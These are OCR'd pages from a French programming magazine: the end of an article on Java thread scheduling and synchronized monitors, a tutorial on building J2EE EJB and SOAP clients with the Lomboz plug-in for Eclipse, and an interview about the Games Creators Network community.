C'est toujours une mauvaise idée en Java de tenter de jouer sur les priorités des threads pour résoudre le problème. En effet Java, et c'est une de ses faiblesses n'apporte aucune garantie quant à une répartition équitable et/ou correspondant fidèlement avec des niveaux de priorité. Pire que cela, un thread égoïste comme celui de notre exemple et doté d'une haute priorité peut fort bien ne jamais laisser un thread de priorité inférieure s'exécuter. En effet, seul le réveil d'un thread de priorité supérieure au thread en cours peut prendre le dessus (sauf bien sûr si le thread en cours passe à l'état bloqué) Cette particularité de Java s'explique très probablement par le fait que, d'une part Java a voulu être portable au maximum et que d'autre part les systèmes d'exploitation divers ont chacun leurs particularités propres pour l'implémentation des threads. En ne spécifiant rien, Java ne complique pas les choses au niveau de la JVM. En outre quand Java est né, certains systèmes X sur certains systèmes UNIX ne supportaient pas l'exécution multithread. Alors la JVM a créé les green threads, qui sont une répartition d'exécution à l'intérieur de la JVM elle-même, sans appui sur le système d'exploitation sous-jacent. Regardez bien votre java sous Linux, il propose sûrement les green threads. Les green threads sont sans doute le pire et un thread égoïste dans ce contexte peut squatter toute la JVM. Bref, la règle d'or pour assurer un comportement identique d'une application multithread sur diverses plates-formes est de NE SURTOUT PAS faire appel aux priorités. Un thread bien élevé veillera simplement à invoquer la méthode yield dans sa boucle d'exécution, donnant ainsi aux autres threads une occasion d'avoir un créneau d'exécution à eux. Le programme d'exemple se modifie donc très simplement comme ceci :

```
while(!isInterrupted() && !fini)
{
    i = i+1;
yield();
//etc
}
```

pour les deux threads. Moyennant quoi, comme le montre la figure 3, l'exécution est convenablement répartie dès le départ . Dans certains cas un appel à sleep plutôt que yield peut aussi convenir. Yield s'emploie surtout dans les threads qui effectuent de lourds travaux de calculs, par exemple.

Accéder à des ressources partagées.

Le problème est d'éviter un conflit quand plusieurs threads doivent, par exemple, accéder à une même variable. La plupart des langages ou libraires viennent avec un arsenal de mutex et autres sections critiques pour résoudre le problème. Java fonctionne différemment en s'inspirant des moniteurs inventés par Tony Hoare et c'est un point fort du langage. En pratique c'est très simple. Le mécanisme entre en action sur les méthodes déclarées 'synchronized'. Quand un thread invoque une telle méthode, l'objet pose un verrou. Si un autre thread veut invoquer la même méthode avant que l'appel précédent n'ait rendu la main il doit attendre. Un thread peut lui même libérer le verrou en invoquant wait (une méthode de la classe Object) depuis la méthode. Dans ce cas l'exécution est suspendue et reprendra où elle en était lorsqu'un autre thread invoquera notify. D'autres threads peuvent alors entrer dans la méthode syn-




Figure 3 : Un simple appel a yield résout le problème de la répartition de l'exécution entre threads.




Figure 4 : Simulation de la gestion d'un compte en banque dans un contexte multithread.

chronisée. Notify réveille le premier thread en attente qui lui tombe sous la main. Si on veut être sûr du résultat, il faut secouer tout le monde avec notifyAll. On notera que notify et notifyAll doivent elles aussi être invoquées depuis des méthodes synchronisées. Le dernier exemple (DemoThread8 sur le site) démontre cela. On simule un compte en banque en permanence surveillé par un thread (figure 4). D'autres threads peuvent modifier la valeur du compte, instant pendant lequel le thread surveillant ne doit pas pouvoir accéder au compte. De même, pour ne pas monopoliser le CPU, on ne lit réellement la valeur que lorsque l'on est notifié par un autre thread et on reste en attente sinon. Ce mécanisme de Java fonctionne très bien, avec un problème potentiel de dead lock (ou verrou mortel) qui se produit lorsque des threads s'attendent mutuellement. C'est au programmeur de concevoir des threads ne se trouvant jamais dans une telle situation. Nous nous retrouverons bientôt pour parler d'un autre aspect de la programmation multithread en Java.

■ **Frédéric Mazué** - *fmazue@programmez.com*

```
// interruption d'un thread

class CountDown5 extends Thread {

  DemoThread5 owner;

  public CountDown5 () {
  }

  public CountDown5 (DemoThread5 demo) {
    owner = demo;
  }

  public void run() {
    for(int i = 0; i<10; i++)
    {
      System.out.println(i);
      try{
        if(i==5)
        {
          owner.getButton2().setEnabled(true);
          Thread.sleep(100000);
        }
        else
          Thread.sleep(1000);
      }
      catch(InterruptedException ie) {
        System.out.println("Je dormais bien...");
      }
    }
    owner.getButton1().setEnabled(true);
    owner.getButton2().setEnabled(false);
  }
}
```

```
/ Démonstration de threads egoïstes

class Egoiste1 extends Thread {

  public void run() {
    long i=0;
    boolean fini = false;

    while(!isInterrupted() && !fini)
    {
      i = i+1;
      if(i==999)
        fini = true;
      else
        System.out.println("Egoiste 1 au boulot");
    }
    System.out.println("Egoiste 1 termine");
  }
}

class Egoiste2 extends Thread {
          // Même code que Egoiste1
}

public class DemoThread7 extends JFrame {

  void jButton1_actionPerformed(ActionEvent e) {
    Egoiste1 e1 = new Egoiste1();
    Egoiste2 e2 = new Egoiste2();

    e1.start();
    e2.start();
  }

}
```

Lomboz, le développement J2EE avec Eclipse

Si Eclipse est une solution crédible, les fonctionnalités de l'IDE restent assez basiques. Il n'existe pas nativement d'outils ou d'assistants pour faciliter le développement J2EE, comme le fait Jbuilder Enterprise de Borland. Mais grâce aux plug-ins, Eclipse s'enrichit naturellement et comble les lacunes. Pour instrumenter Eclipse pour le développement J2EE, la société ObjectLearn a publié le composant Lomboz.




Figure 1 : Installation du plu-gin Lomboz dans Eclipse

L'approche retenue par ObjectLearn est avant tout portée sur l'efficacité. Il ne s'agissait pas de faire un outil "magique" qui devait être capable de tout faire automatiquement, mais plutôt de retenir une approche simple et pragmatique. Pour ce faire, Lomboz intègre de nombreuses solutions open source reconnues dont :

- Jasper, moteur JSP qui implémente la spécification JSP 2.0,
- XDoclet, moteur de génération de code Java basé sur des méta données,
- Axis, implémentation du protocole SOAP,
- Ant, pour automatiser le build et le déploiement d'applications.

Les principales fonctionnalités de Lomboz sont les suivantes :

- Assistance à la création et à l'assemblage de modules J2EE,
- Vérification de la syntaxe, et assistance lors de l'écriture de JSP, avec un support des taglibs et du HTML
- Un support des principaux serveurs d'application Java/J2EE permettant le lancement et le debuggage d'applications. Les serveurs d'applications supportés par Lomboz sont : JBoss, Weblogic Application Server, Tomcat, Jonas, JRun, etc.
- Des assistants pour la création et le développement d'EJBs basés sur XDoclet,
- Des assistants pour la création et le développement de services web basés sur Apache Axis,
- La définition de scénarios de build et de déploiement automatisés avec ANT...

Utilisation de Lomboz avec JBoss

Dans nos exemples, nous supposerons qu'Eclipse et JBoss ont été préalablement installés. Les versions des logiciels utilisés sont : Eclipse 2.1.2, JBoss 3.2.3, Lomboz 2.1.2.

Installation et paramétrage

Une fois le plu-gin Lomboz téléchargé depuis le site d'ObjectLearn, (http://www.objectlearn.com), il suffit de le décompresser dans le répertoire des plug-ins d'Eclipse. Vous devriez voir apparaître deux nouveaux répertoires intitulés com.objectlearn.jdt.j2ee et com.objecterlearn.jdt.j2ee. editors. Ensuite, pour accéder à toutes les fonctionnalités offertes par Lomboz dans Eclipse, il est nécessaire de personnaliser la perspective Java de ce dernier pour en disposer. Pour cela, il suffit de se rendre dans le menu "Window", puis "Customize Perspective". Dans les sections "File›New", "Window › Show view" et "Other", il ne reste plus qu'à sélectionner toutes les options relatives à Lomboz. Eclipse est alors prêt à affronter le développement d'applications J2EE !

Développement

Création du projet J2EE

Pour créer un projet J2EE dans Eclipse, il suffit désormais de se rendre dans "File", puis "New" et de sélectionner "Lomboz J2EE Project", et de se laisser guider par l'assistant.




Figure 2 : Création d'un nouveau projet J2EE avec Lomboz

L'assistant demande le nom du projet et les paramètres de compilation (sources, librairies, etc.). La dernière partie "Create J2EE Module" permet de déclarer des applications Web, des applications à base d'EJBs et de définir le serveur cible qui fera tourner l'application.

Pour notre exemple, nous créerons un projet appelé LombozArt, qui contiendra un module Web appelé LombozArtWeb, un module EJB appelé LombozArtEjb, et dont le serveur cible sera JBoss.

Note : Lomboz identifie les paramètres des serveurs d'application avec lesquels il peut travailler depuis des fichiers de paramétrage ".server". Le fichier de définition pour la version 3.2.3 de JBoss n'étant pas disponible par défaut, nous l'avons créé par nous même.

Création de JSP et de Servlet

Lomboz enrichit Eclipse dans le JSP. Les fonctionnalités qu'il propose sont relativement standard, mais elles permettent d'assister le dévelop-

pement lors de l'écriture de code HTML et JSP.
Pour créer une nouvelle page JSP avec Lomboz, il suffit simplement de se rendre dans le menu “File› New› Lomboz JSP Wizard...”
Une option intéressante dans ces fonctionnalités de développement JSP concerne l'onglet “Servlet” qui apparaît en bas de la zone d'édition du code. Ce dernier permet de visualiser le code source de la servlet qui sera générée du côté du serveur d'application, ce qui est assez intéressant lorsqu'il s'agit de débugger des pages JSP. En effet, cela évite d'avoir à aller chercher le fichier source issu de la compilation des JSP directement dans le répertoire de travail du serveur d'application.
De la même manière, Lomboz permet de générer aisément des squelettes de servlets, grâce à un assistant. L'intérêt notable de cette option tient, pour ce dernier essentiellement dans le fait que l'assistant complète automatiquement le descripteur de déploiement de l'application Web (web.xml).




Figure 3 : Assistant de complétion du code JSP

Création d'un EJB avec Lomboz

Lomboz permet de créer des EJBs de tous types : EJB Session Stateless, EJB Session Statefull, EJB Entité BMP, EJB Entité CMP, Message Driven Bean (Queue), Message Driven Bean (Topic).
L'assistant proposé est relativement simple et intuitif. Nous allons développer notre premier EJB avec Lomboz. Pour cela, nous devons nous rendre dans le menu “File› New› Lomboz EJB Creation Wizard...”.
Notre premier exemple consistera à développer un premier EJB Session Stateless relativement simple. Puis, nous allons ajouter une méthode helloWorld à notre EJB :
Le code généré est le suivant :
package com.neoxia.lombozart.session;
import javax.ejb.SessionBean;

```
/**
 * @ejb.bean name="HelloWorld"
 *          jndi-name="HelloWorldBean"
 *          type="Stateless"
 *
 *_
 * This is needed for JOnAS.
 * If you are not using JOnAS you can safely remove the tags below.
 * @jonas.bean ejb-name="HelloWorld"
 *          jndi-name="HelloWorldBean"
 *
 *_
```




Figure 4 : Assistant de création d'EJB




Figure 5 : Assistant pour l'ajout de méthode sur un EJB

```
 **/

public abstract class HelloWorldBean implements SessionBean {

        /**
         * @ejb.interface-method
         *          view-type="remote"
        **/
        public String helloWorld(){
         return "Hello World from LombozArt !";
        }
}
```

Ensuite, nous allons pouvoir ajouter l'EJB que nous venons de créer au module LombozArtEjb. Pour cela, il suffit simplement de faire un click droit sur la classe de l'EJB, et de sélectionner dans le menu qui apparaît “Lomboz J2EE...› Add EJB to module...”, puis de choisir le module LombozArtEjb que nous avons créé précédemment.
Votre EJB doit apparaître dans la vue Lomboz “Lomboz J2EE View” :
Nous pouvons maintenant créer les classes de notre EJB, en faisant un click droit sur notre module LombozArtEjb, puis en sélectionnant “Generate EJB Classes” dans le menu Lomboz J2EE...
A l'issue de cette exécution, le répertoire ejbsrc de l'application doit contenir six nouvelles classes : HelloWorld.java, HelloWorldHome.java, HelloWorldLocal.java, HelloWorldLocalHome.java, HelloWorldSession.java, HelloWorldUtil.java
Nous pouvons désormais tester notre application. Pour cela, nous allons lancer notre serveur JBoss en mode debug, simplement en faisant un click droit sur le serveur dans la vue Lomboz et en sélectionnant “Debug Server”.
Après, il faut faire un click droit sur le module et sélectionner “Deploy”.
Si tout se passe bien, vous devriez voir apparaître les messages suivants dans la console :

```
12:26:14,787 INFO  [EjbModule] Deploying HelloWorld
12:26:14,968 INFO  [StatelessSessionInstancePool] Started
jboss.j2ee:jndiName=HelloWorldBean,plugin=pool,service=EJB
12:26:14,968 INFO  [StatelessSessionContainer] Started
jboss.j2ee:jndiName=HelloWorldBean,service=EJB
```

Pour tester notre EJB, nous allons maintenant créer un client de test.
Pour cela, il suffit de passer par l'assistant de création d'un EJB Client

Figure 6 : Visualisation des EJBs disponibles pour un module

Figure 7 : Génération des classes d'un EJB

accessible depuis le menu “File › New › Lomboz EJB Test Client Wizard”. Une classe HelloClient a été créée. Il nous suffit d'aller modifier la méthode testBean() de cette classe pour permettre l'affichage du résultat retourné par l'EJB HelloWorld créé précédemment, simplement en rajoutant une instruction de type System.out.println() qui retourne le résultat de l'invocation de l'EJB.

```
public void testBean() {

    try {
        com.neoxia.lombozart.session.HelloWorld myBean =
getHome().create();
                    //————————————
                    //This is the place you make your calls.
                    System.out.println(myBean.helloWorld());
                    ...
```

Ensuite, pour exécuter le client de test que nous venons de réaliser, il suffit de se rendre dans le menu “Run› Run As› Java Application” pour voir l'EJB HelloWorld nous retourner le message “Hello World from LombozArt !”.

Figure 8 : Création d'un client SOAP depuis un WSDL

Création d'un client SOAP

Nous allons maintenant voir comment invoquer un service Web avec SOAP depuis Eclipse, en utilisant Lomboz. Pour créer des clients SOAP, Lomboz repose sur le projet Axis du groupe Apache qui permet la génération de clients, serveurs et proxies SOAP. Pour créer le client SOAP, il faut sélectionner “File› New› Lomboz SOAP Client Wizard”. A cette étape, il faut indiquer l'URL du WSDL qui décrit le web service auquel on souhaite accéder (dans notre exemple, il s'agit de http://www.e-naxos.com/scripts/enwscp.dll/wsdl/IODCODESPOSTAUX, qui permet de retrouver des informations relatives aux départements français), et le répertoire dans lequel on souhaite que le code source du client soit généré. Il faut aussi cocher la case “Add Axis to buildpath” pour éviter tout problème de compilation ultérieur, et indiquer le nom du package dans lequel on veut positionner notre client. Ensuite, en cliquant sur “Finish”, Lomboz génère automatiquement les classes du client SOAP pour accéder à notre web service distant. Dans notre exemple, il s'agit de deux interfaces et de deux classes, respectivement :

- Une interface IODCODESPOSTAUX.java,
- Une classe IODCODESPOSTAUXbindingStub.java,
- Une interface IODCODESPOSTAUXservice.java,
- Une classe IODCODESPOSTAUXserviceLocator.java.

En jetant un oeil à ces quelques classes, on peut observer que la quantité de code générée automatiquement pour le client SOAP est assez conséquente, et que Lomboz nous a affranchi d'une tâche plutôt lourde. Maintenant, nous allons pouvoir tester notre client dans un appel effectué depuis une méthode main() contenue dans une classe de test :

```
package com.neoxia.lombozart.client;

import java.rmi.RemoteException;

import javax.xml.rpc.ServiceException;
import javax.xml.rpc.Stub;

import com.neoxia.lombozart.soapclient.IODCODESPOSTAUXbindingStub;
import com.neoxia.lombozart.soapclient.IODCODESPOSTAUXserviceLocator;
public class CodesPostauxTestClient {
   public static void main(String[] args) {
        CodesPostauxTestClient cptc = new CodesPostauxTestClient();
      IODCODESPOSTAUXserviceLocator isl = new IODCODESPOSTAUX
serviceLocator();
      try {
        Stub stisl = (Stub)isl.getIODCODESPOSTAUXPort();
        IODCODESPOSTAUXbindingStub icps = (IODCODESPOSTAUX
bindingStub)stisl;

        // Récupération de la préfecture du département 92
        System.out.println(icps.getDepartmentAdminCenterForCode("92"));

        // Récupération du nom du département ayant pour code 85
        System.out.println(icps.getDepartmentForCode("85"));
      }
      catch (ServiceException e) {
        e.printStackTrace();
      }
      catch(RemoteException e) {
        e.printStackTrace();
      }
   }
}
```

A l'exécution, l'exemple ci-dessus doit retourner le nom de la préfecture associée au département 92, à savoir Nanterre, puis le libellé du département ayant pour code 85, Vendée.

■ **Mickael MAINDRON**
architecte chez Neoxia - mickael.maindron@neoxia.com

Games Creators Network : le portail dédié aux créateurs de jeux !

Depuis trois ans, quelques passionnés fournissent un contenu et des services à tout ceux qui souhaitent créer un jeu, quels que soient leur niveau et leur ambition. Nous avons rencontré Thomas Moulard, leader du GCN.

Programmez : Peux-tu nous présenter brièvement le G.C.N. ?

Le Games Creators Network réunit 8 sites dédiés à la création de jeux sous tous ses aspects. Le principe est simple : on partage le contenu (actualités, documents et fichiers) et les services (forum et salon IRC), mais chaque site garde une personnalité et une cible propre. Generation Making cible les plus jeunes qui veulent créer un jeu sans programmer et Prografix, les plus vieux, qui utilisent le C/C++ et directX/openGL.

Qu'est-ce qui t'a poussé à créer cette communauté ?

En réalité, c'est Jérôme Pont qui a créé le GCN que j'ai repris après son départ. Je souhaite surtout partager ma passion et démarquer le GCN des communautés verticales. On résume trop souvent la création d'un jeu à un outil ou un aspect, mais une création multimédia réussie est la juste adéquation entre le visuel, la musique et le programme !

Que penses-tu apporter aux membres ?


Nos membres viennent de tous les horizons : des débutants qui recherchent des tutoriaux pour se lancer, ainsi qu'un forum où ils peuvent poser leurs questions, des créateurs plus expérimentés qui s'interrogent sur des points précis de l'utilisation de directX, openGL, l'intelligence artificielle, et enfin les leaders de projets qui font connaître leurs travaux : SxDL (framework de développement de jeux), WAGE (moteur de jeu click & play) ou Saint Seiya RPG (adaptation du célèbre manga en jeu) pour ne citer qu'eux.

Quel est le point fort du G.C.N ?

Le GCN réunit des passionnés qui partagent bien plus que leurs connaissances techniques. De réelles amitiés se sont forgées et cela crée un bouillonnement d'idées qui agite parfois le groupe, mais qui reste vraiment agréable ! Il ne faut pas oublier que c'est avant tout la communauté qui fait vivre le site et non l'inverse.

Combien êtes-vous à faire vivre le site ?

Le " noyau dur " est composé de Jimmy Thuillier AKA le-gritche (webmaster de prografix), mokona (rédacteur), Jonathan Ratier AKA mégajohn (webmaster de generation-making), Sébastien Arana AKA blu3dr4gon (webmaster de Darkfusion). Toutefois, 60 membres ont déjà posté une nouvelle et 49 un document !



Des projets ?

Des tas ! Il y en a trois qui me tiennent à cœur : la prochaine version du site qui sera plus stable et plus rapide, car basée sur le framework PHP Seagull, la création d'une association pour sortir le GCN de l'internet, et Games Creators Magazine, rédigé par quelques membres et bientôt disponible.

■ *Propos recueillis par* **David Thévenon**

Fiche communauté

Adresse : www.games-creators.org

Date de création : Mai 2000

Thème : création de jeux vidéo

Technos : tout ce qui peut permettre de construire un jeu ! (du C/C++ jusqu'au basic, en passant par RPG Maker ou MUGEN)

Cible : tous les créateurs de jeux amateurs

Niveau : débutant jusqu'à confirmé selon les cas

Ressources : actualités, documents, fichiers, forum, salon de discussion IRC

Nombre de membres : 4216

Nombre de forums : 41 - 20000 messages

Visiteurs : 2692 / jour

Nombre de contributeurs actifs : 5 + la communauté

Nombre d'inscrits à la Newsletter : 2529

" G.C.N. : une communauté comme il y en a peu ! "

J'ai rejoint le GCN en mars 2003, à l'occasion de la sortie de mon livre consacré à DirectX et aux jeux vidéo, dans le but de faire un peu de pub à mon ouvrage, en répondant à diverses questions d'ordre technique. Finalement, la compétence et la passion de ses membres réguliers et l'ambiance amicale m'ont convaincu de rester. J'ai découvert que le GCN, c'est bien plus que des forums et un espace de discussion. C'est une communauté on-line comme il n'en existe plus que très peu sur l'internet. Ensuite, lorsque j'ai lancé mon projet open source SxDL, le GCN m'a soutenu, encouragé et certains membres ont commencé à collaborer au développement. Le jeu vidéo est un art très délicat, car les technologies évoluent sans cesse et il est très difficile de bien débuter. Le GCN est certainement le meilleur site francophone sur le sujet grâce à la fédération de Prografix, Darkfusion et beaucoup d'autres. Qui plus est, c'est un site parfaitement propre, sans pubs ni pop-ups, dans les règles de l'art du W3C.

• **Laurent Testud :** Software Architect and Lead Designer chez Cypress Semiconductor Washington Design Center (Lynnwood, WA USA). Auteur de "DirectX 9 : Programmation des jeux 3D"